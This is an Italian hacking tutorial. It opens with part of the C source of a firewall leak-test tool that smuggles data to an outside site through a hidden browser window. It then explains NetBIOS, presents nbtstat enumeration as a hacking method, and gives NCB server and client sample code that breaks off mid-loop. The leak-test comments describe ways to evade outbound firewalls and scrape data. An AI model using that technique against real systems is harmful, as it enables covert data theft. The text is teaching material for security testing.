   // as well.  So we could also retrieve data from the actual page's
   // contents rather than just the title.  As a trivial example, send a
   // "select all" followed by clipboard "copy" command to that window,
   // and you've got all the data.  (Of course, if you really wanted to be
   // slick you wouldn't do it with such primitive means.)
   //
   int startCount = GetTickCount();

   do
   {
      EnumWindows(EnumWindowsProc, 0);

      if ( (GetTickCount() - startCount) > 30000 )
         return false;
   } while ( ieWnd == NULL );

   //
   // Step 4: Now we close the window, out of politeness.  As an aside,
   // not how we are sending it a command here...  We can do all kinds
   // of interesting things to it if we wanted, such as make it navigate
   // to a different URL.  Such methods can even be used on pre-existing
   // Internet Explorer windows; we don't need to have created them
   // ourselves.  In that way, we could pass information even if some
   // goofy firewall vendor decides to block programs with top-level
   // hidden windows from establishing Internet connections, or some
   // such silly thing.
   //
   SendMessage(ieWnd, WM_SYSCOMMAND, SC_CLOSE, 0);

   return true;
}

// Display the success banner
void DisplaySucessBanner ( )
{
```

```
   char temp[1024];
   wsprintf(temp,
      "Success!\n\n"
      "Which, in your case, means failure: Your \"firewall\" is useless!\n\n"
      "This program has:\n\n"
      "(1) Successfully breached your firewall.\n"
      "(2) Successfully sent the string '%s' to grc.com.\n"
      "(3) Successfully retrieved the string '%s' from grc.com.\n\n"
      "Your firewall's so-called \"outbound protection\" is, unfortunately, nothing\n"
      "but a cruel joke.\n\n"
      "Bob Sundling\n"
      "tooleaky@zensoft.com\n"
      "http://tooleaky.zensoft.com/",
      outputString,
      inputString);

   MessageBox(NULL, temp, title, MB_OK | MB_ICONINFORMATION);

}

// Display the failure banner (not very likely)
void DisplayFailureBanner ( )
{
   MessageBox(NULL,
      "There was apparently no leak, your computer or Internet connection is very
slow,\n"
      "or, most likely, the GRC.COM website is down temporarily. Please try again
later.",
      title,
      MB_OK | MB_ICONINFORMATION);
}

// Find the appropriate window
BOOL CALLBACK EnumWindowsProc ( HWND hWnd, LPARAM lParam )
{
   char tmp[512];
   GetWindowText(hWnd, tmp, sizeof(tmp));

   //
   // Here we check for the first eight characters of the title being "LeakTest"
   // In actual use, this would be something more obscure, like "2x9$$@fA" for
   // example.  (If the user happens to have another window that starts with
   // "LeakTest" we may find it instead.  For this simple example, we do not
   // care.  We could instead search by the window's class, or get the window
   // handle of the URL field to verify, or whatever, if we really wanted to--or
   // just keep track of the process when we first create it!)
   //

   if ( z_memcmp(tmp, "LeakTest", 8) == 0 )
   {
      z_strcpy(inputString, &tmp[12]); // Save the title
      inputString[23] = 0;             // We just want a few characters in our example
      ieWnd = hWnd;                    // Save the window so we can politely close it
      return FALSE;
   }

   return TRUE;
}


// Some library functions. These aren't exactly identical to the standard C++
// library functions, in case you are wondering.
bool z_memcmp ( void* _b1, void* _b2, size_t len )
{
   char *b1 = (char*)_b1;
   char *b2 = (char*)_b2;

   for ( size_t i = 0; i < len; i++ )
      if ( b1[i] != b2[i] )
         return true;

   return false;
}

char* z_strcat ( char* dest, const char *src )
{
   z_strcpy(&dest[z_strlen(dest)], src);
```

```
   return dest;
}

char* z_strcpy ( char* dest, const char *src )
{
   char *d = dest;

   while ( *src )
      *dest++ = *src++;

   *dest = 0;
   return d;
}

size_t z_strlen ( const char *s )
{
   for ( int i = 0; s[i]; i++ );
   return i;
}
```

Il protocollo Netbios

NetBios stà per Network Basic Input Output Systemed è uno strato di sessione che fornisce servizi di comunicazione utilizzati da applicazioni server e client in un ambito di rete IBM Token Ring oppure PC Lan network.
Come abbiamo appena detto, le API NetBios sono comuni a tutti i protocolli che siamo abituati ad usare nell'ambito di internet e di intranet.
In altre parole sviluppando delle applicazioni in accordo con le specifiche NetBios, potremmo fa funzionare queste sia in ambito TCP/IP, NetBEUI oppure IPX/SPX.
Chiaramente per poter funzionare tra due diverse workstations queste devono avere almeno un protocollo in comune.
Una caratteristica importante da tenere a mente è quella che fa si che NetBios di fatto non sia un protocollo instradabile per cui utilizzerà un altro protocollo per eseguire questo instradamento..
Se tra due macchine, un client ed un server, esiste un router le applicazioni esistenti su di queste non saranno in grado di comunicare.
Il router distruggerebbe tutti i pacchetti non appena questi arrivano.
TCP/IP e IPX/SPX sono invece ambedue instradabili e non possiedono questa limitazione.
Tenete ben presente che se volete gestire una rete con questo protocollo dovrete implementare almeno un protocollo instradabile da utilizzare per il livello di trasporto della rete.
È importante capire come dei protocolli di trasporto possono relazionarsi con NetBios mediante delle caratteristiche di programmazione.
La risposta è il numero dell'adattatore LAN (LANA) che a sua volta è anche la chiave per comprendere NetBios.
Il numero LANA corrisponde ad una copia di adattatori con un protocollo di trasporto.
Nelle implementazioni originali di NetBios ogni adattatore fisico possedeva un numero unico.
Con Windows la questione si è complicata un po' in quanto ogni stazione di fatto può possedere più protocolli e più adattatori.
Un numero LANA corrisponde ad un paio unici di adattatori di rete con un protocollo di trasporto.
Ad esempio se una Workstation ha due schede di rete e due trasporti compatibili NetBios, questa possiederà quattro numeri LANA.
I numeri che corrispondono a questo paio sono :

```
TCP/ IP – Network card 1
NetBEUI – Network card 1
TCP/IP – Network card 2
NetBEUI- Network card 2
```

Normalmente il numero LANA è costituito da un numero da 0 a 9 che viene assegnato dal sistema operativo senza una particolare ordine, escludendo il numero 0 il quale ha come significato quello di LANA di DEFAULT.

Dicevamo prima che NetBios fornisce applicazioni con un interfaccia programmabile per condividere servizi ed informazioni su una grande varietà di strati bassi relativi a protocolli di rete, incluso il protocollo IP.
In un implementazione NetBios i computers sono conosciuti mediante un nome che li distingue.
Ogni computer ha un nome permanente che è settato dentro alla scheda.
Ogni sistema può anche essere riconosciuto tramite un nome che viene settato a livello di programmazione ovvero stabiliti dal programmatore.
I comandi implementati dentro a Netbios possono aggiungere o rimuovere nomi.
Tutti i computers connessi in una sessione NetBios possono comunicare mediante l'utilizzo di datagrammi o mediante messaggi di broadcast.
I datagrammi e i messaggi di broadcast permettono ad un computer di comunicare allo stesso tempo con molti altri allo stesso tempo ma con limitazione riguardante la dimensione dei messaggi.
I datagrammi e i messaggi di broadcast non gestiscono procedimenti per la detenzione di errori e il loro recupero.
I comandi di controllo nelle sessioni NetBios ed i comandi legati al trasferimento di dati permettono la comunicazione attraverso delle sessioni.
I comandi relativi ai datagrammi NetBios permettono invece la comunicazione senza l'uso di sessioni.
Le sessioni sono degli stream di comunicazioni a due vie.
Tutti i comandi sono presentati alo NetBios in un formato chiamato NCB ovvero Network Control Blocks i quali sono alocati in memoria dal programma utente.
Questo programma è anche responsabile del settaggio dei campi d'input necessari del NCB e dell'inizializzazione dei campi non utilizzati a zero.
Diversi campi dentro a NCB sono riservati per l'output da NetBios dopo il completamento di un comando.

Il sistema di hacking che usa NetBios

Mediante NETBIOS è possibile utilizzare una delle più comuni metodologie di hacking esistenti.
Per poterla mettere in pratica è sufficiente utilizzare soltanto due utilities fornite con il sistema operativo le quali servono normalmente a conoscere lo stato di alcune periferiche condivise su certi sistemi.
Usando il comando

```
C:\> nbtstat –A xxx.xxx.xxx.xxx
```

Si ottengono le informazioni legate alla macchina remota specificata dall'IP voluto sulla linea di comando.
Il risultato potrebbe essere simile al seguente :

```
   NetBIOS Remote Machine

  Name              Type          Status
DATARAT       <00> UNIQUE   Registered
DATARAT       <03> UNIQUE   Registered
R9LABS        <00> GROUP    Registered
```

I nomi NetBios

Abbiamo detto che ogni computer in una rete NetBios viene identificato tramite un nome permanente al quale si possono aggiungere altri nomi durante I processi di comunicazione.
I nomi possono essere lunghi 16 caratteri e non devono contenere asterischi (*).
Il nome permanente è anche conosciuto con il termine di numero di nodo il quale generalmente è all'interno di una memoria ROM dentro alla scheda oppure è settato mediante degli DIP switch sempre su questa.

Questo numero è costituito da 10 caratteri di zero binari seguiti da 6 caratteri I quali devono essere unici sulla rete.
Fino a 16 nomi locali possono essere aggiunti al NetBios su ogni computer dela rete mediante l'uso di un comando ADD NAME e da quello ADD GROUP NAME.
Questi nomi sono salvati in una tabella locale la quale viene azzerata quando il sistema viene spento oppure quando il viene invocato un comando NetBios RESET.
Un nome locale può a sua volta essere rimosso tramite l'utilizzo del comando BIOS DELETE NAME.
Il nome locale può essere un nome unico oppure un nome di gruppo il quale è garantito dal punto di vista dell'unicità sulla rete da NetBios.
Un nome di gruppo aggiunto ad un computer può essere agiunto, sempre come gruppo, anche ad un altro computer.
I comandi legati al trasferimento di dati devono specificare entrambi i nomi di sorgente e di destinazione.
Di questi 16 caratteri uno nascosto viene utilizzato per identificare il tipo di servizio o la funzione.
La seguente tabella mostra i suffissi che rappresentano i servizi a cui sono associati.

Common Suffixes for NetBIOS Names

Suffix (Hex)	First 15 Characters	Networking Service
00	Computer name	Workstation service
00	Domain name	Domain name
03	Computer name	Messenger service
03	User name	Messenger service
06	Computer name	RAS Server service
20	Computer name	File Server service
21	Computer name	RAS Client service
1B	Domain name	Domain master browser
1C	Domain name	Domain controllers
1D	Domain name	Master browser
1E	Domain name	Browser service election

Mediante il comando NBSTAT è possibile esaminare le specifiche NetBios di una determinata macchina.
I servizi orientati alle sessioni provvedono a garantire la spedizione di qualsiasi flusso di dati tra due punti.
In questo ambito un server normalmente registra se stesso mediante alcuni nomi conosciuti.
I clients cercano questi nomi in ordine per comunicare con questi server.
In termini di NetBios i processi del server aggiungono il proprio nome all'interno di una tabella per ciascun numero LANA che vuole comunicare.
I clients su altre macchine risolvono il nome del servizio con il nome della macchina e dopo richedono di connettersi con i processi del server.
Come è possibile vedere sono necessari un certo numero di passi per stabilire questo tipo di circuito.
Le comunicazioni basate sulle sessioni garantiscono una leggibilità ed un ordine dei pacchetti anche se di fatto il tutto è basato su d un sistema orientato ai messaggi.
Quando un client spedisce un comando di richiesta di lettura il server restituisce soltanto un pacchetto di dati sullo strema, anche se di fatto il client fornisce un buffer sufficientemente grande per più pacchetti.
That is, if a connected client issues a read command, the server will return only one packet of data on the stream, even if the client supplies a buffer large enough for several packets.
Nella seguente tabella vengono descritti dei qualificatori elativi a nomi di gruppi :

Group name qualifiers

16th Byte	*Identifies*
<1C>	A domain group name that contains a list of the specific addresses of computers that have registered the domain name. The domain controller registers this name. WINS treats this as a domain group: each member of the group must renew its name individually or be released. The domain group is limited to 25 names. When a static 1C name is replicated that clashes with a dynamic 1C name on another WINS server, a union of the members is added, and the record is marked as static. If the record is static, members of the group do not have to renew their IP addresses.
<1D>	The master browser name used by clients to access the master browser. There is one master browser on a subnet. WINS servers return a positive response to domain name registrations but do not store the domain name in their databases. If a computer sends a domain name query to the WINS server, the WINS server returns a negative response. If the computer that sent the domain name query is configured as h-node or m-node, it will then broadcast the name query to resolve the name. The node type refers to how the client attempts to resolve a name. Clients configured for bnode resolution send broadcast packets to advertise and resolve NetBIOS names. The p-node resolution uses point-to-point communication to a WINS server. The m-node resolution is a mix of b-node and p-node in which b-node is used first and then, if necessary, p-node is used. The last resolution method is h-node, or hybrid node. It always attempts to use p-node registration and resolution first, falling back on b-node only upon failure. Windows installations default to h-node.
<1E>	A normal group name. Browsers can broadcast to this name and listen on it to elect a master browser. These broadcasts are for the local subnet and should not cross routers.
<20>	An Internet group name. This type of name is registered with WINS servers to identify groups of computers for administrative purposes. For example, "printersg" could be a registered group name used to identify an administrative group of print servers.
MSBROWSE	Instead of a single appended 16th character, "_MSBROWSE_" is appended to a domain name and broadcast on the local subnet to announce the domain to other master browsers.

Metodi di programmazione

Abbiamo parlato prima del NetBios Control Block.
A questo punto traduciamo questo in una struttura del Linguaggio C.

```
typedef struct _NCB
{
    UCHAR     ncb_command;
    UCHAR     ncb_retcode;
    UCHAR     ncb_lsn;
    UCHAR     ncb_num;
    PUCHAR    ncb_buffer;
    WORD      ncb_length;
    UCHAR     ncb_callname[NCBNAMSZ];
    UCHAR     ncb_name[NCBNAMSZ];
    UCHAR     ncb_rto;
    UCHAR     ncb_sto;
    void      (*ncb_post) (struct _NCB *);
```

```
    UCHAR     ncb_lana_num;
    UCHAR     ncb_cmd_cplt;
    UCHAR     ncb_reserve[10];
    HANDLE    ncb_event;
} * PNCB, NCB;
```

La tabella con la descrizione di tali campi è la seguente :

NCB structure members

Field	***Definition***
ncb_command	Specifica il comando NetBIOS che deve essere eseguito. Molti comandi possono essere eseguiti sia in modo sincrono che asincrono mediante il bitwise ORing (flag *ASYNCH* (0x80) ed il comando).
ncb_retcode	Specifica il codice di ritorno dell'operazione.. Una funzione setta questo valore a NRC_PENDING fino a quando un operazione asincrona è in esecuzione.
ncb_lsn	Identifica il numero locale di sessione il quale serve ad identificare in modo univoco nell'ambito della corrente sessione. La funzione ritorna un nuovo numero di sessione dopo un comando *NCBCALL* o *NCBLISTEN*.
ncb_num	Specifica il numero del nome locale della rete. Un nuovo numero è restituito per ogni chiamata ad un comando *NCBADDNAME* o *NCBADDGRNAME*. Dovete usare un numero valido con tutti i comandi datagramma.
ncb_buffer	Punta ad un data buffer. Per i cmandi che inviano dati, questo buffer contiene appunto i dati da spedire. Nel caso di comandi che ricevono dati questri sono contenuti dentro allo stesso buffer. Per altri cmandi come ad esempio *NCBENUM*, il buffer deve essere la strutura predefinit *LANA_ENUM*.
ncb_length	Specifica la lunghezza del buffer in byìtes. Per i comandi di ricezione , *Netbios* setta qesto valore con il numero di bytes ricevuti. Se uno specifico buffer non è sufficientemente grande, NetBios setta il valore di errore *NRC_BUFLEN*.
ncb_callname	Specifica il nome dell'applicazione remota..
ncb_name	Specifica il nome mediante il quale l'applicazione vuole essere riconosciuta.
ncb_rto	Specifica il periodo di timeout per le operazioni di ricezione. Questo valore è specificato come multipli di 500 millisecondi. Il valore 0 specifica nessun timeout. Questo valore è setato dai comandi *NCBCALL* e *NCBLISTEN* e influisce sui successivi comandi *NCBRECV*.
ncb_sto	Specifica il timeout per le operazioni d spedizione. Anche i qesto caso i valori sono multipli di 500 millisecondi. 0 indica nesun timeout. Questo valore settato dai comandi *NCBCALL* e *NCBLISTEN* influisce sui successivi comandi *NCBSEND* e *NCBCHAINSEND*.
ncb_post	Specifica l'indirizzo della routine che deve essere chiamata dopo il completamento di un comendo sincrono. La funzione è definita come :

void CALLBACK PostRoutine(PNCB pncb);

dove *pncb* punta ad un network control block del comando completato.

ncb_lana_num Specifica il numero LANA sulla quale eseguire il comando.

ncb_cmd_cplt Specifica il codice di ritorno. *Netbios* setta questo valore a *NRC_PENDING* fino a quando un operazione asincrona è in esecuzione.

ncb_reserve Reservata. Deve essere 0

ncb_event Specifica un handle ad un oggetto di Windows destinato alla gestione degli eventi settato ad uno stato nonsignaled. Quando un comando asincrono è completato, l'vento setta questo valore ad uno stato signaled. Soltanto un evento di reset deve essere usato. Questo campo deve essere 0 se *ncb_command* non possiede il flag A*SYNCH* settatot oppure se *ncb_post* è un valore diverso da zero; in altri casi *Netbios* ritorna un codice d'errore *NRC_ILLCMD*.

Vediamo ora in Linguaggio C delle routine comuni NetBios.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#include "nbcommon.h"

//
// Enumera tutti I numeri LANA
//
int LanaEnum(LANA_ENUM *lenum)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBENUM;
    ncb.ncb_buffer = (PUCHAR)lenum;
    ncb.ncb_length = sizeof(LANA_ENUM);

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("ERROR: Netbios: NCBENUM: %d\n", ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Resetta ogni numero LANA listato dentro alla struttura
// LANA_ENUM. Setta anche l'ambiente NetBios
// (max sessions, max name table size), ed utilizza il primo
// nome NetBIOS.
//
int ResetAll(LANA_ENUM *lenum, UCHAR ucMaxSession,
             UCHAR ucMaxName, BOOL bFirstName)
{
    NCB                ncb;
    int                i;
```

```
    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBRESET;
    ncb.ncb_callname[0] = ucMaxSession;
    ncb.ncb_callname[2] = ucMaxName;
    ncb.ncb_callname[3] = (UCHAR)bFirstName;

    for(i = 0; i < lenum->length; i++)
    {
        ncb.ncb_lana_num = lenum->lana[i];
        if (Netbios(&ncb) != NRC_GOODRET)
        {
            printf("ERROR: Netbios: NCBRESET[%d]: %d\n",
                ncb.ncb_lana_num, ncb.ncb_retcode);
            return ncb.ncb_retcode;
        }
    }
    return NRC_GOODRET;
}

//
// Aggiunge il nome al numero LANA. Restituisce il numero del nome
// per il nome registrato.
//
int AddName(int lana, char *name, int *num)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));

    ncb.ncb_command = NCBADDNAME;
    ncb.ncb_lana_num = lana;
    memset(ncb.ncb_name, ' ', NCBNAMSZ);
    strncpy(ncb.ncb_name, name, strlen(name));

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("ERROR: Netbios: NCBADDNAME[lana=%d;name=%s]: %d\n",
            lana, name, ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    *num = ncb.ncb_num;
    return NRC_GOODRET;
}

//
// Aggiunge il nome gruppo NetBIOS al numero LANA.
// Restituisce il numero nome per il nome aggiunto.
//
int AddGroupName(int lana, char *name, int *num)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBADDGRNAME;
    ncb.ncb_lana_num = lana;
    memset(ncb.ncb_name, ' ', NCBNAMSZ);
    strncpy(ncb.ncb_name, name, strlen(name));

    if (Netbios(&ncb) != NRC_GOODRET)
    {
```

```
        printf("ERROR: Netbios: NCBADDGRNAME[lana=%d;name=%s]: %d\n",
            lana, name, ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    *num = ncb.ncb_num;
    return NRC_GOODRET;
}

//
// Cancella il nome NetBIOS dalla tabella nomi asociato con
// il numero LANA
//
int DelName(int lana, char *name)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBDELNAME;
    ncb.ncb_lana_num = lana;
    memset(ncb.ncb_name, ' ', NCBNAMSZ);
    strncpy(ncb.ncb_name, name, strlen(name));

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("ERROR: Netbios: NCBADDNAME[lana=%d;name=%s]: %d\n",
            lana, name, ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Invia len bytes dal buffer dati sulla sessione (lsn)
// e numero lana
//
int Send(int lana, int lsn, char *data, DWORD len)
{
    NCB                ncb;
    int                retcode;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBSEND;
    ncb.ncb_buffer = (PUCHAR)data;
    ncb.ncb_length = len;
    ncb.ncb_lana_num = lana;
    ncb.ncb_lsn = lsn;

    retcode = Netbios(&ncb);

    return retcode;
}

//
// Riceve fino a len bytes dentro al data buffer sulla sessione
// (lsn) e sul numero lana
//
int Recv(int lana, int lsn, char *buffer, DWORD *len)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
```

```
    ncb.ncb_command = NCBRECV;
    ncb.ncb_buffer = (PUCHAR)buffer;

    ncb.ncb_length = *len;
    ncb.ncb_lana_num = lana;
    ncb.ncb_lsn = lsn;

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        *len = -1;
        return ncb.ncb_retcode;
    }
    *len = ncb.ncb_length;

    return NRC_GOODRET;
}
//
// Disconnette la sessione sul numero lana
//
int Hangup(int lana, int lsn)
{
    NCB                ncb;
    int                retcode;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBHANGUP;
    ncb.ncb_lsn = lsn;
    ncb.ncb_lana_num = lana;

    retcode = Netbios(&ncb);

    return retcode;
}

//
// Cancella il comando asincrono specificato dentro a NCB
//
int Cancel(PNCB pncb)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBCANCEL;
    ncb.ncb_buffer = (PUCHAR)pncb;
    ncb.ncb_lana_num = pncb->ncb_lana_num;

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("ERROR: NetBIOS: NCBCANCEL: %d\n", ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Formatta il nome NetBIOS per renderlo stampabile. Ogni
// carattere non stampabile viene sostituito con un punto. Il buffer
// outname è la stringa restituita, la quale è almeno
// NCBNAMSZ + 1 carattere, come lunhezza.
//
int FormatNetbiosName(char *nbname, char *outname)
```

```
{
    int        i;

    strncpy(outname, nbname, NCBNAMSZ);
    outname[NCBNAMSZ - 1] = '\0';
    for(i = 0; i < NCBNAMSZ - 1; i++)
    {
        // If the character isn't printable, replace it with a '.'
        //
        if (!((outname[i] >= 32) && (outname[i] <= 126)))
            outname[i] = '.';
    }
    return NRC_GOODRET;
}
```

La struttura LANA_ENUM è definita come segue :

```
typedef struct LANA_ENUM
{
    UCHAR   length;
    UCHAR   lana[MAX_LANA + 1];
} LANA_ENUM, *PLANA_ENUM;
```

Ora che possediamo le funzioni di base possiamo vedere il server che lista le richieste di comunicazione inviate dai client.
Come avevamo detto prima nella struttura la funzione deve essere del tipo callback.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#include "..\Common\nbcommon.h"

#define MAX_BUFFER      2048
#define SERVER_NAME     "TEST-SERVER-1"

DWORD WINAPI ClientThread(PVOID lpParam);

//
// Function: ListenCallback
//
// Descrizione:
//    Questa funzione viene chiamata quando un evento di listen 
asincrono
//    è completato.
//    Se non ci sono errori viene creato un thread per gestire il 
client.
//
void CALLBACK ListenCallback(PNCB pncb)
{
    HANDLE      hThread;
    DWORD       dwThreadId;

    if (pncb->ncb_retcode != NRC_GOODRET)
    {
        printf("ERROR: ListenCallback: %d\n", pncb->ncb_retcode);
        return;
    }
    Listen(pncb->ncb_lana_num, SERVER_NAME);
```

```
    hThread = CreateThread(NULL, 0, ClientThread, (PVOID)pncb, 0,
        &dwThreadId);

    if (hThread == NULL)
    {
        printf("ERROR: CreateThread: %d\n", GetLastError());
        return;
    }
    CloseHandle(hThread);

    return;
}

//
// Function: ClientThread
//
// Descrizione:
//    Il client thread blocks per i dati spedito dal client il quale
//    li spedisce indietro.
//    Questo è un loop continuo fno a quando la sessione viene chiusa
//    oppure fino a quando non avviene un errore. Se
//    la lettura o la scrittura fallisce con NRC_SCLOSED, la sessione
//    viene chiusa e quindi il loop termina.
//
DWORD WINAPI ClientThread(PVOID lpParam)
{
    PNCB        pncb = (PNCB)lpParam;
    NCB         ncb;
    char        szRecvBuff[MAX_BUFFER];
    DWORD       dwBufferLen = MAX_BUFFER,
                dwRetVal = NRC_GOODRET;
    char        szClientName[NCBNAMSZ+1];

    FormatNetbiosName(pncb->ncb_callname, szClientName);

    while (1)
    {
        dwBufferLen = MAX_BUFFER;

        dwRetVal = Recv(pncb->ncb_lana_num, pncb->ncb_lsn,
            szRecvBuff, &dwBufferLen);
        if (dwRetVal != NRC_GOODRET)
            break;
        szRecvBuff[dwBufferLen] = 0;
        printf("READ [LANA=%d]: '%s'\n", pncb->ncb_lana_num,
            szRecvBuff);

        dwRetVal = Send(pncb->ncb_lana_num, pncb->ncb_lsn,
            szRecvBuff, dwBufferLen);
        if (dwRetVal != NRC_GOODRET)
            break;
    }

    printf("Client '%s' on LANA %d disconnected\n", szClientName,
        pncb->ncb_lana_num);

    if (dwRetVal != NRC_SCLOSED)
    {
        // Some other error occurred; hang up the connection
        //
        ZeroMemory(&ncb, sizeof(NCB));
```

```
        ncb.ncb_command = NCBHANGUP;
        ncb.ncb_lsn = pncb->ncb_lsn;
        ncb.ncb_lana_num = pncb->ncb_lana_num;

        if (Netbios(&ncb) != NRC_GOODRET)
        {
            printf("ERROR: Netbios: NCBHANGUP: %d\n", ncb.ncb_retcode
);
            dwRetVal = ncb.ncb_retcode;
        }
        GlobalFree(pncb);
        return dwRetVal;
    }
    GlobalFree(pncb);
    return NRC_GOODRET;
}

//
// Function: Listen
//
// Descrizione:
//    Posta un listen asincrono con una funzione callback. Crea
//    una strutura NCB per l'utilizzo con la callback (fino a quando
//    è necessario uno scope globale).
//
int Listen(int lana, char *name)
{
    PNCB        pncb = NULL;

    pncb = (PNCB)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT, sizeof(NCB))
;
    pncb->ncb_command = NCBLISTEN | ASYNCH;
    pncb->ncb_lana_num = lana;
    pncb->ncb_post = ListenCallback;
    //
    // This is the name clients will connect to
    //
    memset(pncb->ncb_name, ' ', NCBNAMSZ);
    strncpy(pncb->ncb_name, name, strlen(name));
    //
    // An '*' means we'll take a client connection from anyone. By
    // specifying an actual name here, we restrict connections to
    // clients with that name only.
    //
    memset(pncb->ncb_callname, ' ', NCBNAMSZ);
    pncb->ncb_callname[0] = '*';

    if (Netbios(pncb) != NRC_GOODRET)
    {
        printf("ERROR: Netbios: NCBLISTEN: %d\n", pncb->ncb_retcode);
        return pncb->ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Function: main
//
// Descrizione:
//    Inizializza l'interfaccia NetBIOS , alloca alcune resources,
```

```
//    aggiunge il nome server ad ogni  LANA, e invia  un comando
asincrono
//    NCBLISTEN su ogni LANA con la funzione callback appropriata.
//    Infine attende per una connessione in ingresso
//    e quindi esegue la condivisione di  thread per gestirla.
//    Il thread principale semplicemente attende fino a quando Il
thread del
//    è utilizzato da una richiesta client.
//    Questa non è un applicazione reale ma solo una dimostrazione
//
int main(int argc, char **argv)
{
    LANA_ENUM   lenum;
    int         i,
                num;

    // Enumerate all LANAs and reset each one
    //
    if (LanaEnum(&lenum) != NRC_GOODRET)
        return 1;
    if (ResetAll(&lenum, 254, 254, FALSE) != NRC_GOODRET)
        return 1;
    //
    // Add the server name to each LANA, and issue a listen on each
    //
    for(i = 0; i < lenum.length; i++)
    {
        AddName(lenum.lana[i], SERVER_NAME, &num);
        Listen(lenum.lana[i], SERVER_NAME);
    }


    while (1)
    {
        Sleep(5000);
    }
}
```

La parte del client, ovvero la funzione di callback per questo lato della comunicazione è quella che segue.

```
// Nbclient.c

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#include "..\Common\nbcommon.h"

#define MAX_SESSIONS     254
#define MAX_NAMES        254

#define MAX_BUFFER       1024

char    szServerName[NCBNAMSZ];

//
// Function: Connect
//
// Descrizione:
```

```
//    Invia un comando di connessione asincronpoad un numero LANA
verso
//    il server. La struttura NCB pasata possiede il campo
//    ncb_event settato ad una event handle Windows valido. Basta
//    riempire negi blanks e fare la call.
//
int Connect(PNCB pncb, int lana, char *server, char *client)
{
    pncb->ncb_command = NCBCALL | ASYNCH;
    pncb->ncb_lana_num = lana;

    memset(pncb->ncb_name, ' ', NCBNAMSZ);
    strncpy(pncb->ncb_name, client, strlen(client));

    memset(pncb->ncb_callname, ' ', NCBNAMSZ);
    strncpy(pncb->ncb_callname, server, strlen(server));

    if (Netbios(pncb) != NRC_GOODRET)
    {
        printf("ERROR: Netbios: NCBCONNECT: %d\n",
            pncb->ncb_retcode);
        return pncb->ncb_retcode;
    }

    return NRC_GOODRET;
}

//
// Function: main
//
// Descrizione:
//    Inizializza l'interfaccia NetBIOS, alloca delle rsorse
//    (event handles, un buffer di spedizione ecc.), e invia una
//    NCBCALL per ogni LANA ad un server. Dopo che la connesione
//    è stta fatta, cancella o esetta ogni connessione in uscita.
//    Quindi invia/riceve i dati.
//
int main(int argc, char **argv)
{
    HANDLE      *hArray;
    NCB         *pncb;
    char         szSendBuff[MAX_BUFFER];
    DWORD        dwBufferLen,
                 dwRet,
                 dwIndex,
                 dwNum;
    LANA_ENUM    lenum;
    int          i;

    if (argc != 3)
    {
        printf("usage: nbclient CLIENT-NAME SERVER-NAME\n");
        return 1;
    }
    // Enumerate all LANAs and reset each one
    //
    if (LanaEnum(&lenum) != NRC_GOODRET)
        return 1;
    if (ResetAll(&lenum, (UCHAR)MAX_SESSIONS, (UCHAR)MAX_NAMES,
            FALSE) != NRC_GOODRET)
        return 1;
```

```
    strcpy(szServerName, argv[2]);
    //
    // Alloca un array per gestire gli eventi asincroni.
    // Alloca anche un array di strutture NCB. Abbiamo bisogno di 
un handle
    // e di un NCB per ogni numero LANA.
    //
    hArray = (HANDLE *)GlobalAlloc(GMEM_FIXED,
        sizeof(HANDLE) * lenum.length);
    pncb   = (NCB *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT,
        sizeof(NCB) * lenum.length);
    //
    // Crea un evento, lo assegna al corrispondente NCB
    // , einia una connessione assincrona (NCBCALL).
    // In aggiunta, non dimentichiamoci d aggiungere il nome client
    // per ogni numer LANA alla quale vogliamo collegarci.
    //
    for(i = 0; i < lenum.length; i++)
    {
        hArray[i] = CreateEvent(NULL, TRUE, FALSE, NULL);
        pncb[i].ncb_event = hArray[i];

        AddName(lenum.lana[i], argv[1], &dwNum);
        Connect(&pncb[i], lenum.lana[i], szServerName, argv[1]);
    }
    // Attende fino a quando avviene una connessione
    //
    dwIndex = WaitForMultipleObjects(lenum.length, hArray, FALSE,
        INFINITE);
    if (dwIndex == WAIT_FAILED)
    {
        printf("ERROR: WaitForMultipleObjects: %d\n",
            GetLastError());
    }
    else
    {
        // Se piu’ di uan connessione capita, sgancia le connessioni 
in più
        // Useremo la connessione restituita da
        // WaitForMultipleObjects.
        //
        for(i = 0; i < lenum.length; i++)
        {
            if (i != dwIndex)
            {
                if (pncb[i].ncb_cmd_cplt == NRC_PENDING)
                    Cancel(&pncb[i]);
                else
                    Hangup(pncb[i].ncb_lana_num, pncb[i].ncb_lsn);
            }
        }
        printf("Connected on LANA: %d\n", pncb[dwIndex].ncb_lana_num)
;
        //
        // Invia e riceve un messaggio
        //
        for(i = 0; i < 20; i++)
        {
            wsprintf(szSendBuff, "Test message %03d", i);
            dwRet = Send(pncb[dwIndex].ncb_lana_num,
                pncb[dwIndex].ncb_lsn, szSendBuff,
```

```
                strlen(szSendBuff));
            if (dwRet != NRC_GOODRET)
                break;
